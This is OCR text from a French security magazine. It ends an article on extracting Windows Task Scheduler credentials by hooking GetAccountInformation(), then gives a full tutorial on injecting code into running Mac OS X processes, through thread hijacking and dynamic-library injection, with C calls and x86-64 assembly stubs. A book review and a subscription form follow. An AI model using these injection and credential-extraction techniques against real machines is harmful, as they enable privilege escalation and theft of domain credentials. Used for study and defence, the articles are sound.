- On désassemble le code de la fonction ainsi obtenue et on recherche les appels à **wcslen()**. Comme cette fonction est importée de **mscvrt.dll**, il est facile de l'identifier dans le code par un parsing de l'IAT. La fonction **GetAccountInformation()** est celle appelée juste avant le troisième appel à **wcslen()**. Il est très important de ne pas s'occuper des éventuels branchements lors de cette étape.

On peut facilement fiabiliser la première étape en recherchant l'unique objet de type **MIDL_SERVER_INFO** associé à l'interface SASec. Son prototype est le suivant :

```
// From rpcndr.h
typedef struct  _MIDL_SERVER_INFO_
{
    PMIDL_STUB_DESC             pStubDesc;
    const SERVER_ROUTINE *      DispatchTable;
    PFORMAT_STRING              ProcString;
    const unsigned short *      FmtStringOffset;
    const STUB_THUNK *          ThunkTable;
    PRPC_SYNTAX_IDENTIFIER      pTransferSyntax;
    ULONG_PTR                   nCount;
    PMIDL_SYNTAX_INFO           pSyntaxInfo;
} MIDL_SERVER_INFO, *PMIDL_SERVER_INFO;
```

Comme il est le seul de la bibliothèque à référencer la structure **MIDL_STUB_DESC** de l'interface SASec, on peut le localiser sans risque de faux positif sur la base du fait que la valeur de son champ **pStubDesc** est l'adresse de cette structure. Son deuxième champ, **DispatchTable**, étant l'adresse du tableau de pointeurs sur méthode de l'interface SASec, **DispatchTable** **[3]** nous donne l'adresse de **GetAccountInformation()**.

Quelle que soit la méthode utilisée, une fois la fonction **GetAccountInformation()** localisée, deux choix s'offrent à nous : désassembler cette fonction pour localiser **DecryptCredentials()** ou, plus malin, privilégier un hook sur **GetAccountInformation()**. Cette dernière idée est possible puisque, d'une part le second argument de la fonction est la structure **_JOB_CREDENTIALS** remplie par **DecryptCredentials()** et d'autre part, les champs de login, mot de passe et nom de domaine ne sont pas modifiés entre l'appel à **DecryptCredentials()** et le retour de la fonction.

Pour s'en convaincre, il suffit de placer un breakpoint sur l'appel à **GetAccountInformation()** dans **SAGetAccountInformation()**. On clique alors dans ***explorer*** sur les propriétés d'un fichier job pour générer un appel à **SAGetAccountInformation()** et on observe le contenu de la structure au retour de **GetAccountInformation()** à l'aide du debugger. On retrouve bien le login, mot de passe et nom de domaine en retour de fonction.

Conclusion

Outre le fait que nous complétons un peu plus la connaissance que nous avons de la gestion des credentials sous Windows, l'attaque donne lieu à une méthode supplémentaire pour élever ses privilèges dans un réseau Windows. Il n'est en effet pas rare de voir un compte privilégié du domaine utilisé pour lancer des tâches planifiées sur les machines des utilisateurs. Dans un tel contexte, un attaquant capable de prendre le contrôle de l'une des machines peut en compromettre bon nombre d'autres dans la foulée.

L'outil présenté est aujourd'hui imparfait, raison pour laquelle nous choisissons de ne pas le rendre public. Il ne fonctionne actuellement pas pour certains cas particuliers de Windows XP et 2003, et ce, pour des raisons encore non identifiées. De plus amples travaux viseront donc à le fiabiliser ainsi qu'à intégrer le support de Windows 2000 encore largement présent dans les parcs Windows. Il n'est pas certain que cette technique soit transposable en l'état à Windows Seven et 2008. De nouveaux travaux devront donc être menés dans ce sens pour le découvrir. ■

■ REMERCIEMENTS

Un grand merci à Ivanlef0u sans qui je n'aurais pas eu l'idée de mener ces travaux et à l'équipe d'Atlab pour sa relecture de l'article.

■ RÉFÉRENCES

[1] « Task Scheduler credentials dumper », Ivanlef0u, Juillet 2008

[2] « TaskPwdDmp update », Ivanlef0u, Octobre 2008

[3] Task Scheduler Service Remoting Protocol Specification, Microsoft

[4] http://expertmiami.blogspot.com/2008/06/francaises-francais-time-to-bend-over.html

[5] http://tools.ietf.org/html/rfc2268

[6] http://en.wikipedia.org/wiki/Export_of_cryptography

MAC OS X ET LES INJECTIONS DE CODES

Karim Ayad – kayad@denyall.com – karim.ayad@gmail.com

mots-clés : APPLE MAC OS X / MACH / BSD / TÂCHE / THREAD / 64 BITS

L'injection de code, dans l'espace mémoire d'un autre processus, n'est pas une technique novatrice en soi. Elle est aussi bien utilisée par des applications dites de sécurité que par des programmes malveillants. Ces derniers en sont particulièrement friands lorsqu'il s'agit de détourner des protections logicielles telles que les pare-feu applicatifs. Les techniques d'injection pour le système de Microsoft sont amplement documentées sur le Web, contrairement au système d'Apple. C'est pourquoi cet article décrit la migration de certaines méthodes d'injections de codes, bien connue du monde Windows, vers la plate-forme Mac OS X Snow Leopard en mode 64 bits.

1 Introduction

Mac OS X possède un noyau hybride nommé XNU. Il est principalement composé de trois briques : Mach, BSD et I/O Kit. La couche Mach est fondée sur un Mach 3 (OSFMK73). Elle est responsable d'un certain nombre d'opérations bas niveau telles que l'ordonnancement préemptif, la communication inter-processus (IPC) ou encore la gestion de la mémoire virtuelle. Au-dessus se place l'élément BSD qui est fondé sur FreeBSD. Ce dernier fournit un ensemble d'unités : le système de fichiers, la pile réseau, le modèle de sécurité Unix, les appels système, la gestion des signaux et l'API POSIX. De plus, pour des raisons de performances accrues, il occupe le même espace d'adressage que la couche Mach. À ces deux parties s'ajoute l'I/O Kit, un environnement pour les pilotes matériels.




Figure 1 : Architecture du noyau XNU (très simplifiée)

Il est important de noter que les couches Mach et BSD possèdent des modèles de sécurité différents. Le modèle de sécurité Mach est fondé sur les droits d'accès aux ports, tandis que le modèle BSD est fondé sur la propriété des processus. D'autre part, cet ensemble fournit des fonctions système ayant les mêmes fonctionnalités (ex. : `vm_protect()` pour Mach et `mprotect()` pour BSD). Par conséquent, les disparités entre ces deux parties ont donné lieu à un certain nombre de vulnérabilités.

2 Tâches et Threads Mach

L'approche utilisée avec Mach est relativement différente des sytèmes de type Unix **[1]**. Ainsi, un processus est vu comme un ensemble de deux unités : d'une part, la tâche et d'autre part, le *thread*.

Pour ce qui est de la tâche Mach, elle se compose, entre autres, d'un espace d'adressage virtuel, d'un espace de noms de ports et d'un ou de plusieurs threads qui régissent toutes les activités d'exécution.

Les tâches dialoguent entre elles par le biais d'un système de messagerie fondé sur l'usage de ports. Ceux-ci constituent un mécanisme de communication de base sous Mach. Ils possèdent des droits qu'une tâche doit détenir

Figure 2 : Tâche Mach

pour avoir la possibilité d'émettre un message vers un port ou de réceptionner un message d'un port. De même, ils sont employés pour identifier les tâches et les threads dans les appels système Mach.

Le thread Mach, quant à lui, est une entité indépendante qui se rattache à une seule et unique tâche. Celui-ci a accès à tous les éléments de la tâche qui le contient et il possède de plus son propre contexte d'exécution : un compteur de programme, une pile et un ensemble de registres. Il est à noter, par ailleurs, que toutes les autres structures de données appartiennent à la tâche.

3 Les fonctions Mach nécessaires

Windows met à disposition des fonctions, telles que **OpenProcess**, **VirtualAllocEx**, **ReadProcessMemory** ou encore **WriteProcessMemory**, permettant de lire ou d'écrire à l'intérieur de la mémoire d'un processus. Des fonctions similaires existent également au sein du système Mac OS X. À dire vrai, il fournit une pluralité de fonctions Mach qui nous donnent la possibilité de manipuler aussi bien les tâches que les threads. Parmi l'ensemble des fonctions, celles qui nous intéressent particulièrement, pour l'injection de code, sont présentées ci-dessous.

- **task_for_pid()** récupère le port de la tâche correspondant au PID du processus spécifié. Cette fonction est importante du fait qu'elle donne accès à l'ensemble des ressources disponibles de la tâche Mach. Snow Leopard fait appel à un démon système nommé *taskgated* pour vérifier l'autorisation d'accès au port demandé. Le programme appelant doit, par défaut, être exécuté soit par *root* soit par un utilisateur appartenant au groupe *procmod* ou *procview*. L'autre approche consiste à signer l'application appelante de telle manière qu'elle soit considérée « sûre ».

```
kern_return_t task_for_pid(mach_port_name_t target_tport, int
pid, mach_port_name_t *t);
```

- **vm_allocate()** alloue une zone de mémoire virtuelle dans l'espace d'adressage de la tâche spécifiée. Cette nouvelle zone de mémoire est toujours remplie de zéros.

```
kern_return_t vm_allocate(vm_map_t target_task, vm_address_t
*address, vm_size_t size, int flags);
```

- **vm_write()** écrit dans une zone de mémoire virtuelle d'une tâche. Corollairement, elle permet à une tâche, ayant les autorisations adéquates, d'écrire dans la mémoire d'une autre tâche. Nous pouvons souligner que les données à copier doivent être mises dans un espace mémoire aligné sur une frontière de page.

```
kern_return_t vm_write(vm_map_t target_task, vm_address_t
address, vm_offset_t data, mach_msg_type_number_t dataCnt);
```

- **thread_create_running()** crée un thread qui s'exécute dans l'espace d'adressage virtuel de la tâche spécifiée. Le nouveau thread n'est pas suspendu. Cette fonction est une combinaison des fonctions **thread_create()**, **thread_set_state()** et **thread_resume()**.

```
kern_return_t thread_create_running(task_t parent_task, thread_
state_flavor_t flavor, thread_state_t new_state, mach_msg_type_
number_t new_stateCnt, thread_act_t *child_act);
```

Vous trouverez l'illustration des similitudes entre Windows et Mac OS X dans le tableau ci-après.

Mac OS X	Windows
task_for_pid	OpenProcess
dlopen	LoadLibrary
dlsym	GetProcAddress
vm_allocate	VirtualAllocEx
vm_write	WriteProcessMemory
thread_create_running	CreateRemoteThread

Figure 3 : Principales fonctions Mac OS X et Windows pour l'injection de code

4 Détournement d'un Thread

Le détournement de threads est une technique moins connue que l'injection de bibliothèques dynamiques, mais son efficacité reste tout aussi redoutable **[2]**. L'opération en soi est assez simple à réaliser : elle consiste à stopper un thread, changer son contexte d'exécution pour qu'il interprète notre shellcode et le relancer.

Dans la seule intention de mener à bien l'injection, notre programme doit respecter les étapes décrites ci-dessous :

- Le premier point consiste à récupérer le port de la tâche cible à partir de son PID. Comme vu précédemment, c'est la fonction **task_for_pid()** qui va nous fournir cette information.

```
kern_ret = task_for_pid(mach_task_self(), target_pid, &target_task);
```

- À défaut d'arrêter provisoirement le thread primaire, nous préférons interrompre temporairement la tâche afin qu'il n'y ait aucun comportement indéterministe. Ceci a bien entendu pour conséquence de suspendre tous les threads au sein de la tâche. Nous parvenons donc à ce résultat en passant par la fonction **task_suspend()**.

```
kern_ret = task_suspend(target_task);
```

- Nous utilisons ensuite de la fonction **task_threads()**. Cette dernière nous donne accès à la liste des threads appartenant à la tâche cible, ce qui nous permet par la suite de récupérer le port du thread primaire.

```
kern_ret = task_threads(target_task, &thread_list, &thread_
count);

if (kern_ret == KERN_SUCCESS)
{
    thread_t target_thread = thread_list[0];
```

- Maintenant que nous avons le port du thread à détourner, nous appelons la fonction **thread_get_state()** qui nous retourne son contexte d'exécution.

```
kern_ret = thread_get_state(target_thread, x86_THREAD_STATE64,
(thread_state_t)&thread_state64, &thread_state64_count);
```

- À présent, il nous faut injecter notre shellcode dans la mémoire virtuelle de la tâche cible. Nous allouons donc une zone de mémoire avec la fonction **vm_allocate()** que nous rendons exécutable avec **vm_protect()**.

```
kern_ret = vm_allocate(target_task, &address, shellcode_size,
TRUE);

if (kern_ret == KERN_SUCCESS)
{
    kern_ret = vm_protect(target_task, address, shellcode_size,
    FALSE, VM_PROT_ALL);
```

- Avant de l'écrire, notre shellcode doit être capable de restituer le contexte original du thread. Une technique simple consiste à préserver les principaux registres ainsi que le pointeur d'instruction (RIP). Concernant les registres généraux, nous sommes contraints de les sauvegarder manuellement puisqu'il n'existe pas d'instruction équivalant à PUSHAD sur les architectures de type AMD64 **[5]**. Le statut des différents bits du registre RFLAGS est conservé par l'instruction **PUSHFQ**. Quant au pointeur d'instruction, nous devons insérer une valeur quelconque qui sera modifiée, avec le RIP original, avant l'écriture du shellcode au sein de la mémoire virtuelle. Ainsi, à la fin de notre code, l'instruction **RET** permettra au thread de retrouver son état initial.

```
// Sauvegarde l'adresse de retour %RIP
movd    mm0, r11
mov     r11, 0x9090909090909090
push    r11
movd    r11, mm0

// Sauvegarde des principaux registres
push    rsp
push    rax
push    rcx
push    rdx
push    rbx
push    rbp
push    rsi
push    rdi
push    r8
push    r9
push    r10
push    r11
push    r12
push    r13
push    r14
push    r15
pushfq

[ --- SHELLCODE --- ]

// Restauration des principaux registres
popfq
pop     r15
pop     r14
pop     r13
pop     r12
pop     r11
pop     r10
pop     r9
pop     r8
pop     rdi
pop     rsi
pop     rbp
pop     rbx
pop     rdx
pop     rcx
pop     rax
pop     rsp
ret
```

- Nous écrivons comme convenu notre shellcode dans l'espace mémoire alloué précédemment avec la fonction **vm_write()**.

```
kern_ret = vm_write(target_task, address, (vm_offset_t) buffer,
(mach_msg_type_number_t)shellcode_size);
```

- Puis nous modifions le compteur ordinal (RIP) du thread pour qu'au lancement de la tâche, il puisse exécuter notre code.

```
thread_state64.__rip = address;

kern_ret = thread_set_state(target_thread, x86_THREAD_STATE64,
(thread_state_t)&thread_state64, x86_THREAD_STATE64_COUNT);
```

- Enfin, nous relançons notre tâche avec la fonction **task_resume()**. Celle-ci décrémente le compteur de suspension qui détermine si la tâche est en mesure de s'exécuter.

```
while (task_resume(target_task) == KERN_SUCCESS);
```

5 Injection de bibliothèques dynamiques

L'autre manière d'injecter du code dans différents processus en cours d'exécution est l'injection de bibliothèques dynamiques. Celle-ci consiste à mettre en place un environnement approprié au sein du processus cible, à savoir : la création d'un thread distant, le chargement d'une bibliothèque dynamique et l'exécution du code contenu dans cette dernière. De ce fait, nous détaillerons dans un premier temps l'ajout d'un thread Mach sur une application cible qui lancera notre shellcode, puis dans un second temps, nous détaillerons le fonctionnement du shellcode.

La récupération du port de la tâche cible est en toutes circonstances le premier point à accomplir.

```
kern_ret = task_for_pid(mach_task_self(), target_pid, &target_task);
```

Nous allouons par la suite un espace mémoire exécutable. Il contiendra un ensemble d'éléments mettant en place l'environnement souhaité.

```
kern_ret = vm_allocate(target_task, &((*stack_info)->stack_thread),
(*stack_info)->stack_size, TRUE);

if (kern_ret == KERN_SUCCESS)
{
    kern_ret = vm_protect(target_task, (*stack_info)->stack_thread,
(*stack_info)->stack_size, FALSE, VM_PROT_ALL);
```

Snow Leopard place de manière aléatoire chaque fonction en mémoire (ASLR), ce qui nous empêche de placer directement dans le shellcode les adresses des fonctions à appeler. Malheureusement, le mécanisme étant loin d'être complet, nous récupérons tout naturellement avec **dlsym()** les adresses des fonctions chargées en mémoire. Celles-ci sont ensuite mises de manière ordonnée dans la zone précédemment allouée pour qu'elle soit utilisée en qualité de pile par le shellcode. Ce dernier pourra ainsi rentrer en possession des paramètres requis. En conséquent, nous structurons notre espace mémoire de la sorte : voir Figure 4, page suivante.

Nous copions par la suite notre shellcode ainsi que différents paramètres dans la zone de mémoire allouée précédemment.

```
kern_ret = vm_write(target_task, (*stack_info)->stack_thread,
(vm_offset_t)local_stack, (mach_msg_type_number_t)(*stack_info)-
>stack_size);
```

Afin que notre futur thread fonctionne correctement, nous initialisons son contexte d'exécution avec les bonnes valeurs, à savoir : le compteur ordinal (RIP), le pointeur de pile (RSP) et le pointeur de base (RBP).

▪ LE SAVIEZ-VOUS ? MAGIC NUMBERS

Vous avez peut-être déjà vu ces suites de valeurs hexadécimales ayant une signification en langue anglaise dans des sorties *(dump)* ou des codes sources. Ces valeurs, généralement utilisées comme *magic numbers*, doivent répondre à un certain nombre de caractéristiques dont le fait d'être facilement reconnaissables dans un dump mémoire.

Le terme magic number est apparu dans les premières versions du code source de la version 7 d'Unix. Bien qu'il ait perdu son sens originel, il a subsisté dans le vocabulaire informatique. Il désigne aujourd'hui une constante numérique utilisée pour identifier un format de fichier ou un protocole. Ainsi, la commande file des systèmes Unix permet de déterminer le type de fichier indépendamment de son nom ou son extension grâce au magic number :

```
% file alerte.jpg
alerte.jpg: JPEG image data,
JFIF standard 1.01, comment: "Created with The GIMP"

% cp alerte.jpg /tmp/fichier
% file /tmp/fichier
/tmp/fichier: JPEG image data,
JFIF standard 1.01, comment: "Created with The GIMP"
```

On parle de *hexspeak* lorsque les magic numbers, en notation hexadécimale, prennent une signification particulière lorsqu'ils sont lus comme des mots (généralement en anglais). Il est en effet possible de jouer sur la ressemblance des symboles pour obtenir plus de nuance. Le chiffre 0 peut être lu comme la lettre « O », le 1 comme un « L » minuscule ou encore le 9 comme un « G » minuscule, ...

Un certain nombre de magic numbers sont employés chez la firme à la pomme :

- **0xABADBABE (« a bad babe ») est utilisé par Apple comme marqueur « Boot Zero Block ».**
- **0x8BADF00D (« bad food ») est un code d'exception dans l'iPhone d'Apple lorsqu'une application a pris trop de temps pour se lancer.**
- **0xDEADFA11 (« dead fall ») est utilisé comme code d'exception dans l'iPhone quand l'utilisateur force une application à quitter.**
- **0xFADEDEAD (« fade dead ») marque la fin des scripts AppleScript.**

Mais Apple n'est pas le seul utilisateur de magic numbers en hexspeak. On retrouve ce type de choses un peu partout :

- **0xBAADF00D (« bad food ») est utilisé par la fonction LocalAlloc(LMEM_FIXED) chez Microsoft.**
- **0xBADDCAFE (« bad cafe ») est utilisé par watchmalloc dans OpenSolaris pour marquer une mémoire allouée mais non initialisée.**
- **0xBEADFACE (« bead face ») est le motif de remplissage des zones mémoire non utilisées avec l'émulateur de microcontrôleur Motorola 68HCS12DP256, SimHC12.**
- **0xCAFEBABE (« cafe babe ») est utilisé par Mach-O pour identifier les fichiers objets ainsi que par le langage Java pour les fichiers de classe.**
- **0xDEADBEEF (« dead beef ») est utilisé sur IBM RS/6000, Mac OS 32-bit PowerPC et l'Amiga comme valeur de debugage.**
- **0xDEFECBED (« defecated ») est le magic number des fichiers core dumps d'OpenSolaris.**
- **0xFEE1DEAD (« feel dead ») est utilisé comme magic number dans l'appel système reboot de Linux.**




Figure 4 : Paramètres utilisés par le shellcode

```
x86_thread_state64_t thread_state_64 = (x86_thread_state64_t)
{ .__rip = stack_info->rip_thread };thread_state_64.__rsp = stack_
info->rsp_thread;
thread_state_64.__rbp = stack_info->rsp_thread;
```

En dernier lieu, nous créons le thread Mach par le biais de la fonction **task_create_running()**. Celui-ci exécutera notre shellcode directement dans l'espace d'adressage virtuel de la tâche spécifiée.

```
kern_ret = thread_create_running(target_task, x86_THREAD_STATE64,
(thread_state_t)&thread_state_64, x86_THREAD_STATE64_COUNT, &inject_
thread);
```

Nous voilà donc avec un thread Mach prêt à exécuter notre code. Voyons maintenant le fonctionnement interne de ce dernier :

Sitôt que le thread Mach sera créé, il devra faire appel à un certain nombre de fonctions système. Celles-ci nécessitant parfois un accès aux données spécifiques (TSD), nous sommes tenus de convertir le thread Mach en thread POSIX. Cette action est possible grâce aux fonctions **__pthread_set_self()** et **cthread_set_self()** qui positionnent, au niveau du registre GS du CPU, l'adresse de la nouvelle structure **pthread_t** initialisée du thread en question. Nous récupérons donc les adresses de ces fonctions, mises préalablement dans la pile, à l'aide de l'instruction POP. Il est à noter que pour l'ABI x64, les paramètres se passent aux fonctions par le biais de registres et non plus par le pointeur de base (x86 : EBP) **[6].**

```
// Appel de __pthread_set_self()
pop     rax     <- Adresse de __pthread_set_self()
pop     rdi     <- Arg 1 : structure pthread_t
call    rax     <- Appel de __pthread_set_self()

// Appel de cthread_set_self()
pop     rax     <- Adresse cthread_set_self()
pop     rdi     <- Arg 1 : structure pthread_t
call    rax     <- Appel de cthread_set_self()
```

Par souci d'accroître notre compatibilité, nous créons à nouveau un réel **pthread** qui s'occupera du reste. Il prend comme argument l'adresse des instructions suivantes à exécuter ainsi que l'adresse de notre pile. Il pourra de cette manière récupérer les paramètres nécessaires.

```
// Appel de pthread_create()
pop     rax         <- Adresse de pthread_create()
pop     rdi         <- Arg 1 : structure pthread_t
xor     rsi, rsi    <- Arg 2 : NULL
lea     rdx, PTHREAD_START  <- Arg 3 : Adresse du code à exécuter
mov     rcx, rsp
add     rcx, 0x20   <- Arg 4 : Adresse de la pile
call    rax         <- Appel de pthread_create()

[...]

// Appel de pthread_join()
pop     rax         <- Adresse de pthread_join()
pop     rdx
mov     rdi, [rdx] <- Arg 1 : structure pthread_t
xor     rsi, rsi    <- Arg 2 : NULL
call    rax         <- Appel de pthread_join()
```

Dès lors que le nouveau thread POSIX sera prêt, il chargera la bibliothèque dynamique, identifiera l'adresse du symbole demandé et exécutera le code de celui-ci.

```
// Appel de dlopen()
push    rdi
mov     rdx, rdi
mov     rax, [rdx]          <- Adresse de dlopen()
mov     rdi, [rdx + 0x08]   <- Arg 1 : Path de la librairie
mov     rsi, [rdx + 0x10]   <- Arg 2 : Mode RTLD_NOW + RTLD_LOCAL
call    rax                 <- Appel de dlopen()

[...]
```

```
// Appel de dlsym()
pop     rdx
push    rax
push    rdx
mov     rdi, rax          <- Arg 1 : Handle
mov     rax, [rdx + 0x18] <- Adresse de dlsym()
mov     rsi, [rdx + 0x20] <- Arg 2 : Symbole
call    rax               <- Appel de dlsym()

[...]

// Appel du code à exécuter
call    rax
```

Une fois que le code contenu dans la bibliothèque dynamique sera exécuté, le pthread redonnera la main à notre thread Mach initial. Celui-ci se terminera proprement par l'appel de la fonction **thread_terminate()**.

```
MTHREAD_END:
  // Appel de mach_thread_self()
  pop     rax
  call    rax

  // Appel de thread_terminate()
  mov     rdi, rax
  pop     rax
  call    rax
  ret
```

PID	Nom de l'opération	% processeur	Fils	Mémoire réelle	Type
919	Safari	0,4	10	31,9 Mo	Intel (64 bits)
927	Calculette	0,0	3	20,2 Mo	Intel (64 bits)


Figure 5 : Résultat d'une injection réussie sur l'application Safari

Conclusion


L'injection de code est une technique simple à mettre en œuvre et qui peut s'avérer dans certains cas très efficace. Qui plus est, Snow Leopard nous facilite plus ou moins la tâche avec ses fonctions bas niveau. Celles-ci nous donnent accès pour ainsi dire à tous les éléments du système, aussi bien pour l'environnement Mach que pour l'environnement BSD **[4]**. Heureusement, la sécurité du système d'exploitation apparaît comme une nouvelle préoccupation pour Apple **[7]**. Cette dernière tente de restreindre les surfaces d'attaques avec, entre autres, l'activation du bit « Execute Disable » (XD), la compilation du système avec ProPolice/SSP, la mise en place d'un bac à sable, un antimalware et la randomisation de l'espace d'adressage (ASLR). Néanmoins, même si Apple semble prendre la bonne voie, nous ne pouvons nous contenter

▪ LIVRE : SECURITY DATA VISUALIZATION

Soit le dessin ci-dessous, pouvez-vous déterminer l'intrus ?



Facile, me direz-vous. La raison en est que l'être humain a la possibilité d'analyser à la fois rapidement et finement une image. Quand ce concept est appliqué à la sécurité informatique, s'ouvre un vaste éventail de possibilités, présentées dans le livre décrit ci-dessous.



Tout d'abord et il faut le souligner, la mise en page est exemplaire car, outre le fait de s'appuyer sur de nombreux schémas, l'auteur a pris le parti de les représenter en couleurs, c'est propre. Le livre fait 245 pages et est articulé autour de 12 chapitres qui, à partir du troisième, peuvent être lus de façon indépendante.

- **Présentation des termes et concepts afférents à la visualisation des données ;**
- **Analyse de fichiers binaires ou comment voir les structures internes de ces derniers ;**
- **Comment s'apercevoir que l'on est la cible de « scan » réseau ;**
- **Recherche de vulnérabilités au travers de 2 outils, « Nessus » et « Metasploit », comment s'en apercevoir ;**
- **Voir quelles sont les activités au travers de l'analyse d'un trafic d'un FAI ;**
- **Présentation de divers axes de recherche dans le domaine de la visualisation des données ;**
- **Analyse des journaux de connexion d'un pare-feu ;**
- **La même chose, mais appliquée à un logiciel de détection d'intrusion ;**
- **Comment attaquer et défendre des logiciels de visualisation ;**
- **Comment créer son propre système d'analyse ;**
- **Présentation des futurs axes de recherche ;**
- **Des points de départ pour les gens intéressés par les concepts évoqués dans cet ouvrage.**

Ce qui est vraiment pertinent tout au long des pages est que l'on appréhende les différentes techniques pour « voir » les données au travers de l'utilisation de différents outils et concepts. A ce sujet d'ailleurs, un logiciel récemment présenté dans le hors-série n°42 de *Linux Magazine/France*, « Picviz » [1], illustre ce qu'il est possible de faire avec la technique dite « des coordonnées parallèles » citée dans l'ouvrage.

Ce livre est un régal pour les gens souhaitant découvrir la sécurité informatique sous un nouveau jour. Rien de tel, pour voir ce qui se passe, qu'une belle image plutôt qu'un tableau de chiffres.

J.-P. L.

[1] Pizviz : http://wallinfire.net/picviz/
Auteur : Greg Conti
Éditeur : No Starch Press
ISBN : 978-1-59327-143-5

de la mauvaise implémentation de certains de ces mécanismes de sécurité tels que l'antimalware, ou encore l'ASLR. Manifestement, l'antimalware n'est capable de détecter que deux anciens malwares et l'ASLR n'est pas complètement au rendez-vous. Celui-ci ne rend aléatoire que l'emplacement des bibliothèques et de plus d'une manière inefficace. En effet, les informations concernant les différents emplacements des bibliothèques sont lisibles à partir des fichiers présents dans le répertoire `/var/db/dyld`. De toute évidence, le contenu de ces fichiers est différent d'une machine à une autre et qui plus est ne change pas au redémarrage de l'équipement. Seule la mise à jour du système ou l'appel de la commande `update_dyld_shared_cache` semble affecter ces fichiers. Vous l'aurez sans doute compris, cette protection ne préserve pas les utilisateurs contre les attaques locales de type élévation de privilège.

Concrètement, dès l'instant où Mac OS X commença à gagner de nouvelles parts de marché, sa sécurité légendaire, provenant principalement du faible nombre de machines dans le parc informatique mondial, s'est vue mettre à mal. Apple doit donc envisager de mener rapidement une politique de durcissement de son système d'exploitation. Toutefois, en l'attente d'un système invidable, il ne faudra pas oublier que ce sont surtout une prise de conscience ainsi qu'une éducation de l'utilisateur qui constitueront les mesures les plus efficaces. ■

▪ REMERCIEMENTS

Je tiens à remercier ma femme, Rémi Gacogne, Nicolas Sitbon et Vincent Rasneur pour leurs relectures détaillées et leurs remarques. Sans oublier Frédéric Raynal pour ses suggestions pertinentes ainsi que Renaud Bidou qui m'a permis de faire cet article.

▪ RÉFÉRENCES

[1] LOEPERE (Keith), *OSF Kernel and Server Manuals*, (http://www.cs.cmu.edu/afs/cs/project/mach/public/www/doc/osf.html)

[2] Ivanlef0u, « Thread Hijacking », (http://www.ivanlef0u.tuxfamily.org/?p=15)

[3] MILLER (Charlie) et DAI ZOVI (Dino), *The Mac Hacker's Handbook*, (ISBN10 : 0470395362)

[4] SINGH (Amit), *Mac OS X Internals: A Systems Approach*, (ISBN10 : 0321278542)

[5] Manuel Intel (http://www.intel.com/products/processor/manuals)

[6] ABI AMD64 (http://www.x86-64.org/documentation/abi.pdf)

[7] Mac OS X vous couvre (http://www.apple.com/fr/macosx/security/)

Abonnez-vous !

par ABO :

38€*

Economie : 10,00 €

en kiosque : 48,00€*

* OFFRE VALABLE UNIQUEMENT EN FRANCE METRO
Pour les tarifs étrangers, consultez notre site :
www.ed-diamond.com

Les 3 bonnes raisons de vous abonner !

1. Ne manquez plus aucun numéro.
2. Recevez MISC tous les deux mois chez vous ou dans votre entreprise.
3. Économisez 10,00 €/an !

Vous pouvez commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-18h au **03 67 10 00 20**
- par fax au **03 67 10 00 21**

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous !

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Attention, nouvelles coordonnées !

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Vos remarques :

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Offres d'abonnement

(Nos tarifs s'entendent TTC et en euros)

		F	D	T	E1	E2	EUC	A	RM
		France Métro	DOM	TOM	Europe 1	Europe 2	Etats-unis Canada	Afrique	Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	Linux Pratique Essentiel + Linux Pratique	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GNU/Linux Magazine + Linux Pratique	78 €	85€	96 €	99 €	95 €	101 €	98 €	111 €
4	GNU/Linux Magazine + GNU/Linux Magazine Hors-série	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
